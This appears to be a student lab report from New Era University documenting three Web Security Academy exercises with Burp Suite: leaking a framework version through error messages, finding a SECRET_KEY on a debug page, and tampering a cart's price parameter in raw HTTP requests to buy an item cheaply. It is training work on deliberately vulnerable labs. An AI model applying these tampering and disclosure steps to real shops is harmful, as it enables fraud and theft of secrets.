



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Information Disclosure via Error Messages
CWE	CWE-209
CVSS score 3.1 Calculator	5.3
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The application can't hide the information through error message when receiving different value in productId parameter. This reveals the Apache struts which can allow further exploitation.
Security Impact	Confidentiality: Sensitive information about the application's backend and framework is exposed, aiding attackers in further exploitation. Integrity: No direct impact on the integrity of the application. Availability: No direct impact on the availability of the application.
Affected host	https://0ae7002a04604d61850f03c0004e00a1.web-security-academy.net
Remediation	Input Validation: Validate user inputs to ensure only the expected data types and formats are accepted.
Reference	https://cwe.mitre.org/data/definitions/209.html https://owasp.org/www-community/Improper_Error_Handling



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Information disclosure in error | x +

← → ↺ <https://0ae7002a04604d61850f03c0004e00a1.web-security-academy.net> 🔍 ☆ 📁 🗑️ 📧 ⋮

WebSecurity Academy Information disclosure in error messages LAB Not solved

[Submit solution](#) [Back to lab description >](#)

Home

WE LIKE TO SHOP



Cheshire Cat Grin
★★★★★ \$40.41
[View details](#)

Baby Minding Shoes
★★★★★ \$47.68
[View details](#)

The Giant Enter Key
★★★★★ \$9.49
[View details](#)

Pest Control Umbrella
★★★★★ \$89.13
[View details](#)



Click any product to get the GET Method

Information disclosure in error | x +

← → ↺ <https://0ae7002a04604d61850f03c0004e00a1.web-security-academy.net/product?productId=1> 🔍 ☆ 📁 🗑️ 📧 ⋮

★★★★★
\$40.41



Description:

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all.

Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin.

No need to spill the beans on this one, this insert is available by invitation only and is protected by the rules of the magician's code. In order to maintain the ruse we will regularly enhance this product by changing the size and shape of the teeth, but always guarantee a huge smile to be proud of.

For those of you unlucky enough to have lost the essential front smiling teeth we can make smiles to order. Grab yourself some poster putty, bite down on it and we'll do the rest. Say 'yes' to success today and keep those crashing bores as happy as you look.

[← Return to list](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Look for the GET Method that has product tag

Burp Suite Community Edition v2024.9.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Decoder Collaborator Sequencer Comparer Logger Organizer Extensions Learn

Site map Scope Issue definitions

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Pro version only

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0ae7002a04604d6...	GET	/		200	10975	HTML	Information disclosure in ...		14:17:55 4 Dec ...
https://0ae7002a04604d6...	GET	/resources/labheader/js/la...		200	1673	script			14:20:24 4 Dec ...
https://0ae7002a04604d6...	GET	/resources/labheader/js/u...		200	1333	script	*		14:20:24 4 Dec ...
https://0ae7002a04604d6...	GET	/resources/images/shop.svg		200	7258	XML			14:17:59 4 Dec ...
https://0ae7002a04604d6...	GET	/product		200	4511	HTML	Information disclosure in ...		14:20:23 4 Dec ...
https://0ae7002a04604d6...	GET	/product?productid=1		200	4511	HTML	Information disclosure in ...		14:20:23 4 Dec ...
https://0ae7002a04604d6...	GET	/product?productid=2		200	4511	HTML	Information disclosure in ...		14:20:23 4 Dec ...

Request

1 GET /product?productid=1 HTTP/2

2 Host: 0ae7002a04604d61850f03c0004e00a1.web-security-academy.net

3 Cookie: session=ujnRceRSfrKVsp40qfIDSGYC4JlgMC0y

4 Sec-Ch-Ua: "Hot?A_Brand";v="99", "Chromium";v="130"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: en-US,en;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6729.70 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Response

1 HTTP/2 200 OK

2 Content-Type: text/html; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 4403

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>

11 <title>

12 Information disclosure in error messages

13 </title>

14 </head>

15 <body>

Inspector

Request attributes 2

Request query parameters 1

Request cookies 1

Request headers 19

Response headers 3

Event log All issues

Memory: 127.6MB



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Change the value of productId to non numerical value to get the error message

Request

Pretty

Raw

Hex



```
1 GET /product?productId="error101" HTTP/2
2 Host: 0ae7002a04604d61850f03c0004e00a1.web-security-academy.net
3 Cookie: session=ujnEczESfrKVsp4Qgf1DSGYC4JIgMCOy
4 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0ae7002a04604d61850f03c0004e00a1.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```




New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



This is the error message

```
12 at q.x.y.y.lambda$null$3(Unknown Source)
13 at q.x.y.y.H(Unknown Source)
14 at q.x.y.y.lambda$uncheckedFunction$4(Unknown Source)
15 at java.base/java.util.Optional.map(Optional.java:260)
16 at lab.v.v.b.a.N(Unknown Source)
17 at lab.server.d.s.m.z(Unknown Source)
18 at lab.v.v.v.S(Unknown Source)
19 at lab.v.v.v.z(Unknown Source)
20 at lab.server.d.s.q.p.V(Unknown Source)
21 at lab.server.d.s.q.u.lambda$handle$0(Unknown Source)
22 at lab.r.i.m.r.P(Unknown Source)
23 at lab.server.d.s.q.u.X(Unknown Source)
24 at lab.server.d.s.k.l(Unknown Source)
25 at q.x.y.y.lambda$null$3(Unknown Source)
26 at q.x.y.y.H(Unknown Source)
27 at q.x.y.y.lambda$uncheckedFunction$4(Unknown Source)
28 at lab.server.g9.z(Unknown Source)
29 at lab.server.d.s.k.s(Unknown Source)
30 at lab.server.d.c.f.A(Unknown Source)
31 at lab.server.d.j.r(Unknown Source)
32 at lab.server.d.o.r(Unknown Source)
33 at lab.server.gf.G(Unknown Source)
34 at lab.server.gf.c(Unknown Source)
35 at lab.u.z.lambda$consume$0(Unknown Source)
36 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(
  ThreadPoolExecutor.java:1144)
37 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(
  ThreadPoolExecutor.java:642)
38 at java.base/java.lang.Thread.run(Thread.java:1583)
39
40 Apache Struts 2 2.3.31
```





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Information Disclosure via Debug Page
CWE	CWE-538
CVSS score 3.1 Calculator	5.3
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	This vulnerability exposes sensitive file that has sensitive information on the server. This exploitation can allow more attacks.
Security Impact	Confidentiality: Sensitive server information, including the SECRET_KEY, is disclosed. Integrity: No direct impact. Availability: No direct impact.
Affected host	https://0ad200a2047c516280bb357a003600eb.web-security-academy.net
Remediation	Restrict Access: Use access controls to limit debug pages to authorized administrators only.
Reference	https://cwe.mitre.org/data/definitions/538.html https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Information disclosure on debug page

WebSecurity Academy

Submit solution Back to lab description >>

LAB Not solved

Home

WE LIKE TO SHOP

Cheshire Cat Grin

There is No 'I' in Team

Hydrated Crackers

Pet Experience Days

Look for the GET method that has / tag then search <!-- to find some comment.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time request
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/		200	10973	HTML	Information disclosure on ...		14:56:41.4 Dec
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/resources/labheader/js/la...		200	1673	script			14:56:39.4 Dec
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/resources/labheader/js/su...		200	1333	script			14:56:39.4 Dec
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/resources/images/shop.svg		200	7258	XML			14:56:42.4 Dec
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/product		200	4567	HTML	Information disclosure on ...		14:56:39.4 Dec
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/product?productid=1		200	4567	HTML	Information disclosure on ...		14:56:39.4 Dec
https://0ad200a2047c516280bb357a003600eb.web-security-academy.net	GET	/product?productid=2		200	4567	HTML	Information disclosure on ...		14:56:39.4 Dec

Request	Response
1 GET / HTTP/2 2 Host: 0ad200a2047c516280bb357a003600eb.web-security-academy.net 3 Cookie: session=3ajRgVwBEGNuG5aF8I3SuseZE7jkIkH 4 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130" 5 Sec-Ch-Ua-Mobile: 70 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: en-US,en;q=0.9 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	192 193 \$40.76 194 View details 195 </div> 196 </section> 197 <!-- Debug --> 198 </div> 199 </section> 200 <div class="footer-wrap"> 201 </div> 202 </div> 203 </body> 204 </html> 205

Inspector

Selection 2 (0x2)

Selected text

<!--

Request attributes 2

Request cookies 1

Request headers 18

Response headers 3

Search 0 highlights

2/2 matches



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825


E-mail: computerstudies@neu.edu.ph



Then add it to the URL



Search the SECRET_KEY





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the secret key

Information disclosure on debug page

0ad200a2047c516280bb357a003600eb.web-security-academy.net

WebSecurity Academy

Submit solution

LAB Not solved

Answer:

ite07p9t7h7etaas7fglqt6jxwk4viyp

OK Cancel

Home

WE LIKE TO SHOP

Cheshire Cat Grin

There is No 'I' in Team

Hydrated Crackers

Pet Experience Days

Information disclosure on debug page

0ad200a2047c516280bb357a003600eb.web-security-academy.net

WebSecurity Academy

Information disclosure on debug page

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Home

WE LIKE TO SHOP

Cheshire Cat Grin

There is No 'I' in Team

Hydrated Crackers

Pet Experience Days



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|--|
| Vulnerability name | Excessive Trust in Client-Side Controls |
| CWE | CWE-602 |
| CVSS score 3.1 Calculator | 5.4 |
| Severity | Medium |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N |
| Description | This vulnerability allows attackers to intercept and change the value of any product |
| Security Impact | Confidentiality: Partial exposure of data integrity in logs or manipulated transactions.
Integrity: The pricing and purchasing process is compromised.
Availability: No direct impact. |
| Affected host | https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net |
| Remediation | Server-Side Validation: Implement strict server-side validation for critical fields like pricing, quantities, and discounts. |
| Reference | https://cwe.mitre.org/data/definitions/602.html
https://owasp.org/Top10/A01_2021-Broken_Access_Control/ |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Excessive trust in client-side controls

WebSecurity Academy

LAB Not solved

Back to lab description »

Home | My account | 0

WE LIKE TO SHOP

| Product | Rating | Price | Action |
|-----------------------------------|--------|-----------|------------------------------|
| Lightweight "133f" Leather Jacket | ★★★★★ | \$1337.00 | View details |
| Weird Crushes Game | ★★★★★ | \$96.36 | View details |
| Pet Experience Days | ★★★★★ | \$51.79 | View details |
| Com-Tool | ★★★★★ | \$79.86 | View details |

Excessive trust in client-side controls

WebSecurity Academy

LAB Not solved

Back to lab description »

Home | My account | 0

Login

Username

Password

[Log in](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Click the target product then press add to cart button

\$100.00

Lightweight "I33t" Leather Jacket



\$1337.00



Description:

Do you often feel as though people aren't aware of just how "I33t" you are? Do you find yourself struggling to make others feel inferior with public displays of your advanced "I33t-ness"? If either of these things are at the top of your priority list, it's time to welcome Lightweight "I33t" Leather Jacket into your life.

Handcrafted from leather and single strands of recycled bitcoin, so you can enjoy environmental smugness on top of your high-ranking leather-clad "I33t" levels, this jacket is far superior to anything currently available on the high street. Once you've explained to your friends and colleagues what "I33t" means, we guarantee you'll be at least 18% cooler when donning your "I33t" leather. Inspired by the term-coiners, the jacket comes with hand-stitched CISSP insignia so you can channel the original elite every time you rock your Lightweight "I33t" Leather Jacket.

Make your apparel as formidable as your intellect, and dazzle noobs the world over, with the Lightweight "I33t" Leather Jacket.*

*Every purchase comes with a free leaflet, detailing how best to explain the superiority of being "I33t" to noobs.

Add to cart

[Return to Top](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Look for the POST Method that has /cart

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

> <https://0a3e00300495d54082d64dd900cc003> Pro ver

| Host | Method | URL | Params | Status code | Length | MIME type | Title | Notes |
|----------------------------|--------|------------------------------|--------|-------------|--------|-----------|----------------------------------|-------|
| https://0a3e00300495d54... | GET | /resources/labheader/imag... | | 200 | 8052 | XML | | |
| https://0a3e00300495d54... | GET | /resources/labheader/imag... | | 200 | 942 | XML | | |
| https://0a3e00300495d54... | GET | /login | | 200 | 3509 | HTML | Excessive trust in client-sid... | |
| https://0a3e00300495d54... | POST | /login | | 302 | 188 | | | |
| https://0a3e00300495d54... | GET | /my-account?id=wiener | | 200 | 3674 | HTML | Excessive trust in client-sid... | |
| https://0a3e00300495d54... | GET | /logout | | | | | | |
| https://0a3e00300495d54... | GET | /my-account/change-email | | | | | | |
| https://0a3e00300495d54... | POST | /cart | | 302 | 100 | | | |

Request

Pretty Raw Hex

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 Referer: https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net/product?productId=1

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22

23 productId=1&redir=PRODUCT&quantity=1&price=133700

Response

Pretty Raw Hex Render

1 HTTP/2 302 Found

2 Location: /product?productId=1

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Inspector

Request attributes

Request body parameters

Request cookies

Request headers

Response headers



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



This is the target of this vulnerability

```
Pretty  Raw  Hex
1 POST /cart HTTP/2
2 Host: 0a3e00300495d54082d64dd900cc0039.web-security-academy.net
3 Cookie: session=8RMtiPlBqQuC5zKKZJPgtLnPTLrrQRDa
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin:
  https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
14 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
  https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net/
  product?productId=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=1&redir=PRODUCT&quantity=1&price=133700
```



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Change the price value and don't leave it 0

Send [Settings] Cancel [Previous] [Next] Follow redirection Target: <https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net/>

Request

Pretty Raw Hex [Icons]

```
1 POST /cart HTTP/2
2 Host: 0a3e00300495d54082d64dd900cc0039.web-security-academy.net
3 Cookie: session=8RMtiP1BqQuC5zKKZJPgtLnPTLrrQRDa
4 Content-Length: 47
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin:
11 https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 Upgrade-Insecure-Requests: 1
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
15 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
16 Safari/537.36
17 Accept:
18 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
19 mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
20 0.7
21 Sec-Fetch-Site: same-origin
22 Sec-Fetch-Mode: navigate
23 Sec-Fetch-User: ?1
24 Sec-Fetch-Dest: document
25 Referer:
26 https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net/
27 product?productId=1
28 Accept-Encoding: gzip, deflate, br
29 Priority: u=0, i
30 productId=1&redir=PRODUCT&quantity=1&price=6900
```

Response

Pretty Raw Hex Render [Icons]

```
1 HTTP/2 302 Found
2 Location: /product?productId=1
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Refresh the page and buy the item

Excessive trust in client-side co... x +

<https://0a3e00300495d54082d64dd900cc0039.web-security-academy.net/cart> 🔍 ☆ 📌 🗑️ 🔄 ⋮

Academy

[Back to lab description >>](#)

Store credit:
\$100.00

Home | My account | 🛒 1

Cart

| Name | Price | Quantity |
|-----------------------------------|---------|-------------------|
| Lightweight "I331" Leather Jacket | \$69.00 | <div>- 1 +</div> |
| | | <div>Remove</div> |

Coupon:

Add coupon

Apply

Total: \$69.00

Place order



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

